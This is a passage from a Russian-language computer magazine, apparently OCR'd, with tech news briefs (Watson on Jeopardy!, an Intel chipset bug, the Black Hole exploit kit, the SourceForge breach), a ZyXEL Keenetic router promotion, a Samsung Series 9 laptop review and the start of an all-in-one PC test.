масштабной операции Анонимусов и слива компромата на Барра и компанию в Сеть, еще неизвестно, кому стоит опасаться возмездия властей и последствий.


ЗНАТОКИ ПРОТИВ КОМПЬЮТЕРА



Игрой в шахматы с компьютером сегодня уже никого не удивить, ведь люди начали играть с машинами еще в 80-е годы. А если вместо шахмат будет интеллектуальная викторина Jeopardy! (прародитель «Своей игры»), а вместо обычных ЭВМ — суперкомпьютер IBM Watson? Как оказалось, компьютер не подвел и здесь. Такая игра действительно имела место — совсем недавно в США прошли два уникальных турнира, в ходе которых умнейшие соревновались с разработкой инженеров IBM. В итоге по сумме двух игр Watson заработал $77 000, более чем втрое обогнав сильнейших игроков Jeopardy! По общему количеству правильных ответов Watson тоже вне конкуренции — двадцать девять против восемнадцати и тринадцати у его человеческих соперников. Зато машина ошибалась чаще людей: Watson трижды дал неверный ответ, в то время как игравшие с ним Брэд Руттер и Кен Дженнингс ограничились одной-двумя ошибками. Стоит отметить, что во время игры детище IBM не пользовалось никакими внешними источниками данных, все свои «знания» суперкомпьютер получил в ходе индексации большого количества различных текстов.

Ученые из Университета Южной Каролины в очередной раз «взвесили информацию» и сообщили, что на 2007 год мировой объем сохраненных данных составлял 295 эксабайт (295 млрд Гб).

БАГ В НОВЫХ ЧИПСЕТАХ INTEL



Совсем недавно компания Intel торжественно представила миру Sandy Bridge — новую микроархитектуру, основанную на 32-нм техпроцессе. За этим последовало закономерное обновление линейки продуктов, с которым вышел неприятный и громкий казус. Уже после релиза в чипсетах шестой серии, известных под условным обозначением Cougar Point, обнаружилась ошибка. Эти чипсеты используются в ПК с процессорами Intel Core второго поколения (ядро SandyBridge), и, что самое неприятное, «лечится» проблема только путем замены чипсета. Затрагивает баг только SATA — со временем из-за ошибки разработчиков порты SATA могут начать «деградировать», что, соответственно, может привести к снижению производительности и нарушению функционирования подключенных к ним устройств. На работу процессоров и других продуктов обнаруженная ошибка не влияет. Справедливости ради стоит сказать, что в реальности эта проблема вообще коснется очень малого количества устройств и людей. Тем не менее, когда о баге стало известно, компания Intel приняла трудное, но смелое решение: прекратить поставки продукции и остановить выпуск потенциально дефектных чипсетов (ошибка уже исправлена и налажено производство исправленной версии). Также в Intel готовы обменять все отгруженные чипсеты и системные платы, взяв при этом все расходы на себя. Учитывая масштаб «бедствия», это решение вызывает уважение, ведь такие гиганты, как HP, Dell и Toshiba были вынуждены не просто отложить начало поставок новых продуктов, но и готовятся к возврату уже проданных систем. Все это означает немалые финансовые потери — в Intel предварительно подсчитали, что на исправление последствий ошибки уйдет около $700 000 000. Впрочем, тот факт, что ошибку обнаружили на ранних стадиях, не успев распродать десятки тысяч устройств, все же радует, равно как и реакция Intel на случившееся. Побольше бы таких ответственных.

Microsoft наконец сделала то, что следовало сделать давно. Вышел патч, отключающий в старых версиях Windows функцию автозапуска для всех внешних накопителей. Никакого автозапуска с флешек!

РАДИКАЛЬНОЕ РЕШЕНИЕ 0-DAY ПРОБЛЕМ



В ходе интервью журналу Computerworld главный технический директор компании Intel Джастин Раттнер, проговорился о новой разработке компании. По словам Раттнера лучшие умы в Intel сейчас бьются над созданием своего рода аппаратного антивируса, направленного на борьбу с уязвимостями «нулевого дня». Обычное антивирусное ПО, как правило, использует для выявления 0day-атак сигнатурный анализ, который оказывается не слишком эффективен. Раттнер подчеркнул, что технология, разрабатываемая его компанией, не имеет к сигнатурам никакого отношения, строится на аппаратной основе, и, скорее всего, будет интегрирована прямо в процессор или чипсет. Как ни странно, оказалось, что этот проект был начат Intel самостоятельно, еще до приобретения компании McAfee (допустить до разработки ее инженеров пока только планируется). Других деталей Раттнер раскрывать не стал, но ждать подробностей не придется долго — релиз новой технологии должен состояться уже во второй половине текущего года. И говоря «релиз», мы подразумеваем именно вывод новинки на рынок, во всяком случае, так заявил технический директор Intel.

ЧЕРНЫЙ РЫНОК НЕ СТОИТ НА МЕСТЕ




Сразу пара заметных новинок появилась на сетевом черном рынке малваря. О первой сообщила компания Symantec, заметившая, что набор эксплойтов Black Hole Exploits Kit начинает набирать определенную популярность. Набор новый и заявлено, что он эффективен в 10% случаев, что весьма неплохо — жертвами Black Hole ежедневно становятся порядка 100 000 компьютеров. Эти цифры вполне сопоставимы с результатами таких знаменитых эксплойт-китов как Neosploit и Phoenix. Цена годовой «лицензии» на новинку не высока — $1500, что также способствует ее популяризации. По информации Symantec (а также судя по источникам распространения и русскоязычному веб-интерфейсу) тулкит является делом рук наших умельцев. В сборку включены наиболее полезные на сегодня уязвимости — Java, HCP (CVE-2010-1885), PDF, MDAC и так далее. Атака на жертву происходит в момент посещения ею сайта. Основной фишкой набора является криптоалгоритм, шифрующий код эксплойтов, получаемый через iframe от контролирующего сервера. Это существенно усложняет обнаружение зловреда антивирусным ПО. Разработчики, кстати, позиционируют свою поделку как систему сетевого тестирования компьютера на возможность несанкционированного проникновения :). Вторую новинку, обретшую нездоровую популярность, обнаружила фирма Websense. Тулкит Tinie Facebook Viral Application — полная противоположность вышеописанному — он прост, дешев, рассчитан на безмозглых скрипткиддисов и, увы, из-за этого пользуется спросом. Уже из названия понятно, что инструментарий ориентирован на Facebook, а именно — на генерацию фальшивых приложений. Приобрести набор можно всего за $25, после чего вредоносные приложения можно создавать в оптовых количествах. Тут и опросы-ловушки, и предложения узнать, кто просматривал твою страницу, и другие нехитрые, но безотказно воздействующие на пользователей социалок варианты. Разумеется, на самом деле жертва напарывается либо на приложения, распространяющие вирус, либо на средства взлома. Дешево и сердито. И чем доступнее такие «наборы для дураков», чем они проще, тем больше находится желающих попробовать, благо никаких специальных навыков и знаний такие тулкиты не требуют.

Ну вот и все. ICANN официально объявили, что пул свободных адресов IPv4 исчерпан. IPv6 все ближе, хотя переход на новый протокол вполне может занять и пять-десять лет.

ПЕРВЫЙ HTML5 CAMP



Что нас особенно радует в последнее время, так это бурное развитие HTML5. Движение во многом задают разработчики браузеров, причем не только реализуя все фишки нового стандарта, но и активно проводя различные мероприятия по популяризации новой технологии. В частности, в апреле в Москве состоялась конференция HTML5 Camp, посвященная новым веб-стандартам. В конференции приняли участие немало интересных докладчиков. Вадим Макеев, веб-евангелист Opera Software, рассказал об особенностях динамической графики с помощью Canvas и SVG. А Федор Голубев из Яндекса на примере показал, как новые возможности графики используются в Яндекс.Картах. Интересно было послушать Николая Котлярова, который поделился опытом портирования игр с использованием HTML5. Реальные кейсы крупных компаний добавляют оптимизма и смелости для использования новых фишек. Тем более, что уже в мае 2011 года HTML5 приобретет статус Working Draft Last Call, а к 2014 году будет окончательно принят в качестве рекомендации W3C. Кстати, узнать подробнее о разных статусах и пути от одного к другому ты можешь из еще одного доклада HTML5 Camp. Все выступления доступны в записи на сайте microsoft.com/ru-ru/events/html5camp.



ИНТЕРНЕТ ДЛЯ РОБОТОВ



Работа над жутковатым проектом началась в Евросоюзе — там планируют создать автономную сеть по образу и подобию интернета, предназначенную для... машин. Начинание носит имя RoboEarth, и у него уже есть собственный сайт (roboearth.org). Идея проста. У людей есть World Wide Web; есть Wikipedia, которую наполняют всем миром, а потом делятся друг с другом знаниями. Так почему бы не сделать то же самое для машин? Место, где самообучающиеся роботы могли бы обмениваться «опытом», где хранились бы единые, удобные для доступа базы данных. И это отнюдь не фантастика — первый робот, подключенный к RoboEarth, уже создан инженерами из Технологического института Эйндховена. Это медицинский робот AMIGO. Пока команда из тридцати пяти человек тратит огромные усилия и море времени на то, чтобы обучить его простейшим вещам, но все, чему научится AMIGO, впоследствии смогут легко скопировать из RoboEarth другие аналогичные машины. Словом, выгода налицо, а начало в виде первых полезных мегабайт информации уже положено. Разработчики прогнозируют, что благодаря RoboEarth через семь-десять лет мы получим вполне работоспособные, а главное — независимые от человека машины. Кстати, поминать «Скайнет» и готовиться к восстанию машин пока еще рано — сеть полностью автономная, и за ней внимательно следят люди :).

RADEON HD 5570 СО ВСТРОЕННЫМ ТВ-ТЮНЕРОМ

Думаю, многие наши читатели помнят славные времена, когда на рынке было представлено немало видеокарт со встроенными ТВ-тюнерами. Такие девайсы были удобны и полезны, но потом тенденции рынка сменились, и подобные гибриды стали почти вымирающим видом. Для тех, кто соскучился, хорошие новости: компания Sapphire решила тряхнуть стариной и представила «комбайн» SAPPHIRE HD 5570 XtendTV. Для начала о самом тюнере — это мультистандартный программируемый TV-тюнер Mirics FlexiTV, способный принимать теле- и радиосигналы в стандарте DVB-T. Так же, как и с обычным ТВ-тюнером, можно просматривать телепередачи на компьютере с использованием Media Center — записывать, сохранять и воспроизводить программы по собственному желанию. Но в комплекте с SAPPHIRE HD 5570 XtendTV также поставляется ПО Mirics FlexiStream и мощный ДУ на 49 кнопок с приемником для порта USB 2.0. С их помощью любой компьютер с новым «комбайном» от Sapphire на борту легко превращается в сервер, транслирующий видео (можно в записи, можно «вживую»). Используя клиент XtendTV, можно просматривать трансляцию в любом месте земного шара. Обсчет видеопотока при этом ложится на GPU, а это Radeon HD 5570 с памятью GDDR5 объемом 1 Гб, так что проблем не будет. Карточка оснащена видеовыходами DVI и HDMI, а за охлаждение отвечает однослотовый кулер активного типа с одним вентилятором. К сожалению, цена устройства пока не известна, но, исходя из того, что нам известно о компании Sapphire, релиза не придется ждать долго, а цена вряд ли будет завышена?



В своем ежегодном отчете компания Arbor Networks сообщила, что в 2010 году DDoS-атаки достигли невиданной ранее мощности: около 100 Гбит/с. Эта цифра более чем в два раза превышает показатели 2009 года! А ведь дальше будет хуже.

SOURCEFORGE ВЗЛОМАН



Тебе наверняка знаком крупнейший и некогда самый популярный хостинг открытых проектов SourceForge.net. Быть может, ты даже заметил, что недавно он испытывал некоторые технические трудности. Если говорить точнее, администрация проекта была вынуждена временно отключить CVS-репозитории, web-интерфейс для просмотра кода (ViewVC) и систему загрузки релизов, а также сервис интерактивного shell в системе ProjectWeb. Произошло это отнюдь не из-за плановых работ или какого-то сбоя, а в результате хакерской атаки. Кстати, помимо упомянутых мер был произведен и сброс всех паролей для всех аккаунтов sourceforge.net — подозрения по поводу утечки пользовательской базы тоже имелись. В итоге на полную проверку и восстановление всех сервисов ушло более двух недель. Так как одним из наиболее вероятных мотивов атаки было названо намерение поместить вредоносный код в архив с релизом какого-то популярного проекта, контрольные суммы всех (!) проектов тоже перепроверили. Выяснилось, что никакого существенного ущерба проекту хакеры все же нанести не успели, зато они очень ярко продемонстрировали публике, почему SourceForge в последнее время сдает позиции. Одна из главных причин — устаревшее ПО: некоторые сервисы (CVS и ViewVC) разработаны более десяти лет назад! Впрочем, урок, похоже, усвоен. Администрация проекта заявила, что безопасность инфраструктуры Sourceforge.net будет пересмотрена и усилена, а кроме того — регулярно будут проводиться различные профилактические меры. Это, конечно, хорошо, но вряд ли эти меры позволят SourceForge угнаться за своими молодыми конкурентами в лице, скажем, GitHub и Google Code.

Энергия Кинетика

В одном из наших номеров, в статье «Level-up для точки доступа», мы делились секретами, как из рядового беспроводного роутера, который мало на что способен, кроме как просто раздавать по квартире инет, можно сделать многофункционального монстра с поддержкой USB-принтеров, толковым торрент-треккером и возможностью раздавать файлы с подключенного внешнего диска. Тогда для этого пришлось искать альтернативную прошивку от энтузиастов, ковыряться в конфигах встроенного Linux'а и настраивать весь недостающий для наших задач софт. Времена меняются. В продвинутых домашних устройствах все эти опции, ради которых раньше приходилось порядком заморочиться, теперь доступны и готовы к употреблению просто так — прямо из коробки, и даже подробно описаны в мануале. Один из первых девайсов такого ранга недавно представила компания ZyXEL — это модель Keenetic со встроенной Linux-платформой NDMS.



Всеядность по провайдерам.
До сих пор помню, как каждый раз искал строчку вроде «nomppe nomppc maxfail 0 holdoff 60» для дополнительной настройки pppd-демона. Без нее PPTP-соединение не устанавливалось, хоть ты тресни. В этом плане особенно радует универсальная настройка подключений в Keenetic: предусмотрены все мыслимые протоколы и нюансы авторизации, в том числе 802.1X, и даже возможность подключения на базе VLAN'ов (идея подключения по 802.1Q не умерла и до сих пор культивируется некоторыми провайдерами). Роутер «оттюнингован» для работы в сетях ведущих российских провайдеров: скорость маршрутизации через PPTP и L2TP — до 90/70 Мбит/с, через PPPoE и IPoE — до 95 Мбит/с.

Легкое подключение как по Ethernet, так и через 3G/4G-модем.
Сложно забыть, сколько заморочек еще недавно было с тем, чтобы заставить работать 3G-адаптер (к тому же залоченный на одного оператора) с моим беспроводным роутером. Для этого потребовался целый набор хаков. В случае с Keenetic самые разные варианты подключения к глобальной сети продуманы с самого начала. В частности, из коробки поддерживается более 30 моделей USB-модемов мобильного интернета 3G и 4G, даже мало кому поддавшийся Jingle от Yota.

Поддержка беспроводной сети 802.11n.
Еще недавно казалось, что устройства с поддержкой нового стандарта Wi-Fi появятся у меня не скоро, и он особо не нужен. В действительности уже почти все ноутбуки поставляются с обновленными беспроводными модулями. Скорость передачи данных 802.11n составляет до 300 Мбит/с. Это теория. Но на деле мы получаем скорость, сравнимую со старым добрым 100-мегабитным Ethernet'ом, и это на уровень выше обычного 802.11g! Полезная добавка — режимы маршрутизируемого и мостового подключения по Wi-Fi.

Многофункциональный хост USB.
К Keenetic можно подключить модемы, принтеры и внешние накопители. Последнее особенно полезно для работы торрент-клиента. Проблемой здесь могла бы стать необходимость форматировать накопитель под файловую систему, которую понимает встроенный Linux точки. Но у продвинутых моделей вроде Keenetic'а есть встроенная поддержка всех необходимых файловых систем (FAT/FAT32/EXT2/EXT3/NTFS) , а также протоколов SMB и FTP (любые шары прямо с устройства).

Встроенный торрент-клиент.
Возможностью загрузки файлов с торрентов некоторые беспроводные интернет-центры могли похвастаться уже давно, но их встроенные клиенты были абсолютно непригодны для использования. Очевидным решением была самостоятельная настройка любимого Transmission со всеми вытекающими проблемами в настройках. И вот, наконец-то вендоры сетевого оборудования поняли, что это они должны делать сами :). Добавлять новые закачки теперь возможно откуда угодно!

Сетевая печать на USB-принтере.
Подключить принтер к одному из компьютеров и сделать его доступным для других машин — прошлый век. Пару лет назад я подключил принтер к роутеру и до сих пор не нарадуюсь такому подходу. Что может быть лучше: интернет-центр всегда включен — соответственно всегда доступна и сетевая печать с любого устройства.. Keenetic поддерживает почти все принтеры кроме GDI-моделей.

Аппаратная поддержка IP-телевидения.
Провайдеры в качестве дополнительной услуги теперь поголовно предлагают цифровое ТВ. И длинные инструкции по его настройке. В случае с Keenetic чаще всего можно вообще обойтись без дополнительного конфигурирования и сразу получить «картинку» на компьютере, ресивере IPTV или ноуте по Wi-Fi. IPTV поддерживается автоматически по умолчанию и самым универсальным образом. Только если требуется выделить для приставки порт (чтобы роутер вообще не испытывал нагрузки) — можно выбрать другой режим.

Улучшенная безопасность.
Последний пункт, но не последний по важности. Каждый, кто обзавелся дома маршрутизатором, замечал, что необходимость устанавливать файрвол на клиентских машинах с этого момента пропадает. Все лишнее фильтруется на аппаратном уровне. В Keenetic встроен межсетевой экран SPI с защитой от DDoS-атак. К тому же роутер может похвастаться технологией Wi-Fi Protected Setup (WPS) для быстрой настройки защищенной сети Wi-Fi и подключения беспроводных устройств.

Сергей Мельников

Инфраструктура в сумке

Тестирование ноутбука Samsung 9-й серии

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Дисплей: 13.3'', 1366x768, LED-подсветка, 16 млн цветов
Яркость: 400 нит (кд/м2), технология SuperBright Plus
Процессор: Intel Core i5-2537M, 1.4 ГГц
Чипсет: Intel HM65
Оперативная память: DDR3 4 Гб
Видеокарта: Intel HD Graphics 3000
Накопитель: SSD 128 Гб
Сеть: Bluetooth 3.0, Wi-Fi 802.11n
Разъемы ноутбука: USB 3.0, USB 2.0, micro HDMI, HP, ридер MicroSD
Дополнительно: веб-камера
Батарея: 46 Вт*ч (до семи часов работы)
Размеры: 328x227x~16 мм
Масса: 1.31 кг

Если ты хоть раз покупал ноутбук, то точно знаешь, сколько мерзкого фирменного софта приходится потом сносить. В большинстве лэптопов, от компактной бизнес-модели до домашнего медиамонстра, установлен совершенно бесполезный софт вроде тормозных проигрывателей, непонятных фотобиблиотек, неработающих апдейтеров, а то и вовсе рекламных приложений. Случай, когда программа от производителя бука может действительно пригодиться, можно считать из ряда вон выходящим. Так что тем более круто, когда такой софт предоставляет действительно новые возможности. Так Samsung 9-й серии позволяет интегрировать ноутбук с остальным имеющимся железом – например, другим компьютером и телефоном. Без труда и мороки отправлять через компьютер SMS и MMS с телефона или использовать телефон в качестве модема. Ну вот, считай, ты прочел краткое описание софта из ноутбука Samsung 9-й серии. И это отнюдь не главное его достоинство! Samsung серии 9 – самый тонкий тринадцатидюймовый ноутбук в мире. Коли попытаешься возразить, напомним, что то, о чем ты хотел сказать, имеет толщину 17 мм, а новинка Samsung – 16.

Вау-фактор

Первый «вау!» испытываешь, когда открываешь коробку с ноутбуком – не обычный картон из вторсырья, а красивый черный кейс с металлизацией. Второй «вау!» — сам ноутбук. Кажется, что его корпус сделан из цельного согнутого листа металла. Металл, кстати, – не алюминий. Samsung заверяет, что это самый что ни на есть дюралевый сплав, применяемый в авиастроении. Такой сплав имеет в несколько раз большую прочность, чем обычный алюминий, при сохранении того же веса. Охотно верим, потому что классической проблемы сверхтонких ноутбуков (пальцем можно продавить крышку до матрицы) Samsung 9-й серии лишен – как ни давили, никаких разводов по экрану не пошло. Значит, даже в сумке с кучей стаффа ноутбук останется цел (+100500 к броне – веский аргумент для камрадов, носящих ноутбук в тесном рюкзаке). Третий «вау!» — организация портов. Если уж делать ноутбук стильным, то стильным во всем. Поэтому в Samsung 9-й серии все разъемы на торцах находятся в откидывающихся крышечках – по одной слева и справа. Если в тесном рюкзаке, помимо ноутбука, ты носишь месячный запас дошираков и булок, то можешь быть уверен, что весь этот мусор не забьется в порты.
Впрочем, жевать кексы над клавиатурой тоже не стоит – жалко же! Клавиатура не только страсть как удобна, но еще и снабжена катодной подсветкой, которая включается автоматически в условиях слабой освещенности.
С тачпадом можно быть более беспощадным, ибо тот мало того, что огромных размеров, так к тому же покрыт не пластиком, а стеклом. Благодаря этому его поверхность не отполируется со временем (как часто бывает у дешевых ноутбуков). Эпический дестрой этому тачпаду можно устроить разве что стеклорезом. Надеемся, никто из твоих знакомых не носит с собой подобный инструмент.


Песнь дружбы

Разъемов в Samsung 9-й серии, в общем-то, немного, и все они необычны. На каждом из боков находятся по одному USB, причем один из них третьей версии. Для владельцев телефонов с разъемом под флешки пригодится встроенный кард-ридер MicroSD – выглядит очень необычно. Micro HDMI тебе вряд ли понадобится, но если вдруг – докупи недорогой переходничок на полноразмерный разъем. Самый необычный порт, назначение которого сразу понять не получается, – HP. На деле это проприетарный разъем Ethernet – места для огромной дыры RJ-45 не хватило, поэтому ее вынесли на отдельный переходник, который идет в комплекте с ноутбуком. Влить Samsung 9-й серии в любую сеть получится на максимальных скоростях – тут тебе и гигабитный Ethernet, и Wi-Fi 802.11n. К использованию проводной гигабитной сети очень располагает SSD-драйв, установленный в ноутбуке вместо HDD – такая связка даст максимальные скорости. Завершает парад беспроводных технологий Bluetooth 3.0, как нельзя более подходящий для связи с мобильником.


Достижения народного хозяйства

Надеемся, ты в курсе, что в январе Intel выпустила новое поколение процессоров Sandy Bridge. Помимо уменьшившегося до 32 нм техпроцессора, новые Intel Core i5-2537M получили встроенное видеоядро. Погоди плеваться! Чип Intel HD Graphics 3000 по уровню производительности находится примерно на той же ступени, что и NVIDIA GeForce GT 320M, NVIDIA GeForce GT 420M и AMD Radeon HD 6470M – одних из самых ныне популярных интегрированных мобильных видеокарт. Сил чипа хватит на то, чтобы погонять в любую современную игру при средних настройках графики на играбельном FPS – что-то около 40. В паре с шустрым процессором трудится не менее шустрый SSD-драйв, скоростной, но малоемкий – всего 128 Гб. Не





Цветовой охват экрана почти соответствует диапазону sRGB — редкий результат даже для настольных мониторов



Кривые цветокоррекции не сильно отклонились от диагонали — значит цветопередача близка к идеальной

слишком много, хватит только на Windows, софт и необходимые файлы. Для медиатеки или игр лучше завести себе внешний HDD. Но, пожалуй, главным достижением Samsung (к слову, одного из крупнеших производителей ЖК-матриц) является экран ноутбука. Во-первых он обладает просто чумовой яркостью в 400 нит – такого запаса хватит, чтобы выжигать врагам партии глаза. Во-вторых, экран отличается зверской цветопередачей: 16 млн цветов. Для матрицы TN+Film это крайне необычно. Благодаря этому цветовой охват экрана практически равен охвату sRGB – владельцы недорогих настольных мониторов (не говорим про владельцев ноутбуков) нервно грызут ногти и завидуют. Пруфы с графиками, полученными с помощью калибратора Spyder3, прилагаются.

Соль в софте

Samsung 9-й серии поставляется с несколькими фирменными программами Samsung. Не спеши удалять их, они могут пригодиться! Самая примечательная из них – PhoneShare. Если злые люди вывезли тебя далеко за город копать картошку, оторвав тебя от поднятия упавшего сервера, то ты все равно сможешь вернуться к важному делу, выйдя в интернет через телефон. И мы говорим не про telnet-клиент для мобильника – Samsung PhoneShare позволяет на раз-два сделать из телефона GPRS-модем для ноутбука. Там, где даже электричество – редкость, такая штука может очень пригодиться. Кроме того, возможен и обратный процесс – если у тебя на работе странные админы не хотят создавать Wi-Fi вещание, то ноутбук с помощью той же PhoneShare можно будет превратить в беспроводную точку доступа, стоит лишь подключить кабель Ethernet. Из бонусов – отправка MMS и SMS через компьютер с телефона.

Для адептов медиаглобализации в ноутбуке есть поддержка функции Samsung AllShare – это продвинутый аналог DLNA, позволяющий устраивать трансляцию медиаконтента в реальном времени между различными устройствами: ноутбук, телефон, телевизор, видеокамера и так далее. Причем настройка проходит просто, быстро и без заморочек – главное преимущество фирменных технологий в отличие от открытых стандартов, где порой приходится станцевать румбу с бубном и выругаться всем синтаксисом ассемблера. Однако полная совместимость с обычным DLNA у технологии присутствует. Как это работает? Пришел к другу с ноутбуком, подключился к сети, выбрал в ноутбуке подключенный к этой сети телевизор и без труда начал проигрывать на нем фильмы. Все делается в пару кликов.

Напоследок упомянем про программно-аппаратный комплекс (вот, как извернулись!) оптимизации цвета. За этим страшным названием скрывается всего лишь датчик освещенности и умный софт. Датчик улавливает смену внешнего освещения и регулирует подсветку экрана. А софт, обнаруживая запущенный плеер с видеороликом, автоматически подключает графический профиль с увеличенным контрастом и насыщенностью.

Be cool

Samsung серии 9 оставляет исключительно приятные впечатления – он тонкий (чего уж там — самый тонкий), легкий, яркий и почти не греется. Куда ни ткни — везде высокоскоростные интерфейсы. Пальцы радуются тачпаду, глаза – экрану, а душа – полезному софту. С таким ноутбуком можно как минимум безопасно ходить в институт, как максимум – выбираться «на картошку» в Кировскую область, оставаясь онлайн. Во всех случаях лэптоп не оттянет сумку и не сделает бэкпэк похожим на рюкзак с парашютом. Ноутбуком не стыдно похвастаться перед друзьями – по крайней мере, он впечатлит их больше, чем модные-до-тошноты «маки». Да и цена за все удовольствие обещает быть невысокой – чуть более полутора тысяч долларов. Учитывая ценники на другие ультратонкие ноутбуки, это совсем даже немного.

Сергей Никитин



ГОТОВ К РАБОТЕ

Тестирование моноблоков

Если ты не любишь выбирать мониторы, то наилучшее решение для тебя — это моноблок. Такие девайсы обладают массой плюсов, и один из важнейших — компактность. Поэтому сейчас все идет к тому, что классические настольные компьютеры становятся уделом энтузиастов-железячников, а простые пользователи переходят на более актуальные устройства.

Технологии

Моноблок — это объединенные в одном корпусе несколько видов техники. В нашем случае это системный блок и монитор. Получившееся устройство занимает меньше места, проще устанавливается и так далее. По большому счету, протестированные нами моноблоки мало в чем уступают обычным ПК по функционалу, а в плане коммуникаций даже несколько превосходят их — не в каждом системном блоке можно найти адаптеры Wi-Fi и Bluetooth. Кроме того, плюсом некоторых моноблоков является наличие у них сенсорных дисплеев — мало того, что поначалу это очень весело, так к тому же существуют задачи, которые действительно удобнее выполнять пальцами, а не мышью. Для обычных же настольных компьютеров сенсорный дисплей пока редкость. Впрочем, как и специальные жироотталкивающие дисплеи — еще один плюс моноблоков, ведь отпечатки пальцев на экране выглядят не слишком эстетично. Впрочем, чистящие салфетки сегодня отнюдь не дефицит.

Методика тестирования

Так как моноблоки призваны заменить собой настольный компьютер, то мы не стали делать особых различий и нагружали устройства обычными тестами для ПК. К таким бенчмаркам относятся синтетические 3DMark 06, 3DMark Vantage и PCMark Vantage. Кроме того, производительность процессора и оперативной памяти проверялись встроенными тестами архиваторов WinRAR и 7Zip. Скорость работы процессора легко оценить при помощи популярной программы SuperPi — мы замеряли время вычисления миллионного знака после запятой в числе «Пи». Ну и напоследок проводили игровой тест Call of Juarez.

Не меньше внимания уделялось и таким важным для любого покупателя параметрам, как дизайн и эргономика — мы тщательно отслеживали, насколько удобно пользоваться клавиатурой и мышью из комплекта. Также оценивалась акустика и количество интерфейсов, расширяющих функционал. Завершающим тестом было снятие параметров монитора при помощи колориметра.

Так как все компьютеры, кроме Apple iMac, работают под управлением Windows 7, мы не стали упоминать об этом в характеристиках.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- Acer Aspire AZ3751
- ASUS EEE Top ET2010AG 1B
- Apple iMac
- HP TouchSmart 600-1220ru
- Lenovo IdeaCentre A700
- Sony VAIO VPCL13M1R





Acer Aspire AZ3751



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: сенсорный 21.5", 1920x1080
ПРОЦЕССОР: Intel Core i3-540, 3.06 ГГц
ЧИПСЕТ: Intel H57 Express
ВИДЕОАДАПТЕР: NVIDIA GeForce GT 320, 1 Гб выделенной памяти
ОПЕРАТИВНАЯ ПАМЯТЬ: 4 Гб DDR3, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA 1.5 Тб (7 200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: Blu-ray (чтение)
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g/n, Bluetooth 2.1 EDR
ДОПОЛНИТЕЛЬНО: кардридер 6-в-1, аудиовход (стерео), ТВ-тюнер (аналоговый и DVB-T)
ПОРТЫ: 6 портов USB 2.0 (2 сбоку), HDMI, FireWire 400, 2x аудиовыход, 2x аудиовход
ГАБАРИТЫ: 496x549x129 мм
ВЕС: 6 кг





Внешний вид устройства традиционен для компании Acer — тонкий и стильный корпус. Тем не менее, несмотря на компактные габариты, девайс снабжен всеми возможными сетевыми адаптерами, а также неплохой встроенной web-камерой, так что проблем с коммуникациями у тебя не возникнет. В комплект поставки входят ТВ-тюнер, беспроводные мышь и клавиатура. Кстати, на мониторе (между экраном и колонками) есть сенсорная подсветка, которая подсвечивает в темноте клавиатуру. Яркость регулируется с помощью касания. Экран также сенсорный, причем поддерживает два одновременных касания, что очень удобно. Во всех тестах, включая колориметрическое тестирование, моноблок Acer показал себя очень хорошо.



К сожалению, на сенсорном дисплее остаются следы от пальцев. Конструктивный недостаток: микрофон смонтирован рядом с камерой, но рядом затесалось еще и выходное отверстие системы охлаждения. В результате шум от нее перекрывает голос.

Apple iMac 27"

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: 27", 2560x1440
ПРОЦЕССОР: Intel Core i5, 2.8 ГГц
ЧИПСЕТ: n/a
ВИДЕОАДАПТЕР: ATI Radeon HD 5750, 1 Гб выделенной памяти
ОПЕРАТИВНАЯ ПАМЯТЬ: 4 Гб DDR3, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA 1 Тб (7 200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: слотовый DVD SuperMulti
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g/n, Bluetooth 2.1 EDR
ДОПОЛНИТЕЛЬНО: кардридер 2-в-1, аудиовход
ПОРТЫ: 4x USB 2.0, Mini DisplayPort, FireWire 800, аудиовыход, аудиовход, оптический S/PDIF
ГАБАРИТЫ: 517x650x207 мм
ВЕС: 13.8 кг

ВНЕ КОНКУРСА



